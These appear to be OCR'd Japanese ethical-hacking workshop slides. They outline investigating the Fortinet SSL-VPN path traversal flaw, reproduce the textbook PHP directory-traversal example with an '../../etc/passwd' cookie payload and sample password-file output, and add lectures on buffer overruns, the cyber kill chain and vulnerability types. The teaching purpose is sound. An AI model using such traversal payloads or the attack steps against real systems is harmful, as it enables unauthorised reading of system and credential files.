


この文章から

- CVE-2019-0379がFortinetの脆弱性であることがわかる
- 脆弱性は"directory traversal attack"の形式であることがわかる

Step 4: 脆弱性情報の詳細を知る

- https://nvd.nist.gov/vuln/detail/CVE-2018-13379



「制限されたディレクトリへの不適切なパス名の制限」(Path Traversalと呼ばれる)をSSL-VPNのwebポータルから実行すると、特別に作成されたHTTPのリソース要求によりシステムファイルをダウンロードすることを攻撃者に許してしまう

Step 5: Path Traversalの仕組みを調べる

- メモ

WIKIPEDIA
The Free Encyclopedia

Main page
Contents
Current events
Random article
About Wikipedia
Contact us
Donate

Contribute
Help
Learn to edit
Community portal
Recent changes
Upload file

Tools
What links here
Related changes
Special pages
Permanent link

Article Talk

View the content page [^⌥c]

Directory traversal attack

From Wikipedia, the free encyclopedia

A **directory traversal** (or **path traversal**) attack exploits i
parent directory" are passed through to the operating syst

Directory traversal is also known as the `../` (dot dot sla

Contents [hide]

Not logged in Talk Contributions Create account Log in

Example [edit]

A typical example of a vulnerable application in PHP code is:

```
<?php
$template = 'red.php';
if (isset($_COOKIE['TEMPLATE'])) {
    $template = $_COOKIE['TEMPLATE'];
}
include "/home/users/phpguru/templates/" . $template;
```

An attack against this system could be to send the following HTTP request:


```
GET /vulnerable.php HTTP/1.0
Cookie: TEMPLATE=../../../../../../../../../etc/passwd
```

The server would then generate a response such as:


```
HTTP/1.0 200 OK
Content-Type: text/html
Server: Apache

root:fi3sED95ibqR6:0:1:System Operator:/:/bin/ksh
daemon:*:1:1::/tmp:
phpguru:f8fk3j1OIf31.:182:100:Developer:/home/users/phpguru/:/bin/csh
```

Step 6: Fortinet VPNツールを取得する


- https://www.fortinet.com/support/product-downloads#vpn



Step 7: Web SSL-VPN Clientのインストールと起動



Step 9: VPNルータ側にログインして階層構造を探る



Step 8: VPNルータの階層構造を知る

- メモ

Step 10:階層構造からTraversalで読み出せるスクリプトを考え出力する

- メモ

本日の流れ

- **オーガナイザ挨拶**
- **1．導入：エシカルハッカーの心得、倫理性が求められる演習である　10分**
- **2．ハンズオン：フィッシングサイトへの誘導　30分**
  - フィッシングによる偽サイトへの誘導・被害はどのように行われるのか
- **3．ハンズオン：DNSポイズニング　30分**
  - DNSサーバの脆弱性を利用した攻撃はどのように行われるのか
- **4．事例紹介・デモ　20分**
  - 脆弱性を持つVPNルータを実際に攻撃する
  - 脆弱性を持つWebサイトからアカウント等の情報を搾取する
- **5．解説とまとめ　25分**
  - 「脆弱性」とは何か（オリンパス・鈴木克明様）
  - アプリケーションレイヤのセキュリティ実装の重要性について（トレンドマイクロ・松山征嗣様）
  - まとめ（鳥飼先生）5分

脆弱性とは！？

BUFFER OVERRUNを知ろう

Olympus Corporation/Information & Cyber security Office Fellow
一般社団法人医療サイバーセキュリティ協議会　鈴木克明

流れ

- サイバー攻撃はどうやって侵入するのか
  - 脆弱性を使う→システム・ソフトウェア・人間の脆弱性を突く
  - 本来アクセス制限などで守られた情報を、アクセス権限がないのにアクセスすること
  - 権限昇格
- 脆弱性の一つ、バッファオーバーフロー(Buffer Overrun)とは？
  - ソフトウェアの入力に想定外の長さの入力、
  - 変数とメモリマップ、意図しない書き換え
  - Gets関数
- システムのセキュリティレベルを高めるためには
  - 脆弱性・パッチマネジメント
  - セキュリティバイデザイン
  - マイクロサービス・マイクロセグメントによる障害極限化と代替可能性の確保
  - ゼロトラスト

サイバーキルチェーン (CYBER KILL CHAIN)

- KillChainの前半で防御するほうがコストが圧倒的に少ない

- キルチェーンとは、元軍事的な用語
  - Find the target;
  - Determine target's location, course and speed;
  - Communicate that information coherently to the platform launching the weapon; and,
  - Launch the attack using anything from a kinetic weapon to electromagnetic systems to cyber.
- これに倣ってサイバー攻撃の「サイバーキルチェーン」(Lockheed Martin)

攻撃前
- 偵察(Reconnaissance)・・・目標を選ぶために、脆弱性などの情報を詳細に集められる
- 武器化(Weaponization)・・・配送すべきツールを作成、フィッシングなども活用する

攻撃
- 配送(Delivery)・・・ツールを送り込む
- 攻撃(Exploitation)・・・Victimsサーバーで攻撃コードを実行
- インストール(Installation)・・・マルウェアを目的資産にインストール

完了
- 遠隔操作(Command and Control)・・・外部との制御用通信路を確保
- 目的実行(Actions on Objective)・・・意図した目的を遠隔から達成

https://www.csoonline.com/article/2134037/what-is-the-cyber-kill-chain-a-model-for-tracing-cyberattacks.html

参考）脆弱性

- ソフトウェア、システム、人間などに脆弱性は存在する

- 脆弱性
  - 資産は、アクセスポリシーに従って、アクセス権を持つ真正ユーザに対し、適切なアクセス制御を行う
  - 脆弱点は、アクセス制御を迂回して資産へのアクセスをおこなうことができる攻撃点。
  - 脆弱点を持つシステム、ソフトウェアなどを脆弱性を持つという
- 脆弱性には多くの種類がある→参考
- バッファオーバーフローくらいは仕組みを知っておきたい

（参考）主な脆弱性タイプ

- バッファオーバーフロー
  - バッファの末尾より後ろに（場合によっては先頭より前）データを書き込もうとするために起こる。スタック、ヒープのいずれか
- 入力の検証漏れ
  - プログラムが受け付けた入力データはすべて問題がないか（ユースケースからはみ出ないか）を検査したうえで処理する。入力サニタイズ、入力バリデーション。入力には悪意を持った攻撃を常に想定する。
  - プロセス間通信やメッセージ交換プロトコルは脆弱性になり得るため、通信チャネルで結ばれた相手のプロセスは信頼できないと想定する
- 競合状態
  - イベントの発生順序が想定外に変わることで動作が変わってしまうこと。所定の順序でイベントが発生しないとプログラムが正常に動作しない場合はバグであると考える。

認証、認可、暗号処理に関する弱点

- アクセス制御に関する問題
  - 誰が何をする権限があるかを制御することには大変センシティブである必要がある。
  - 安全な権限昇格を常に意識して実装を行う。
- 危険なファイル操作
  - TOCTOU(Time Of Check, Time Of Use),検査と実効の時間差による競合状態
  - ファイルの所有者、保存場所、属性が想定通りであるという前提の処理は脆弱性につながります
- 安全なストレージと暗号化
  - データを伝送・保存する際に利用される。
  - 安全かつ堅牢で決して解読されない暗号や暗号コードは存在しません。

ソーシャルエンジニアリング

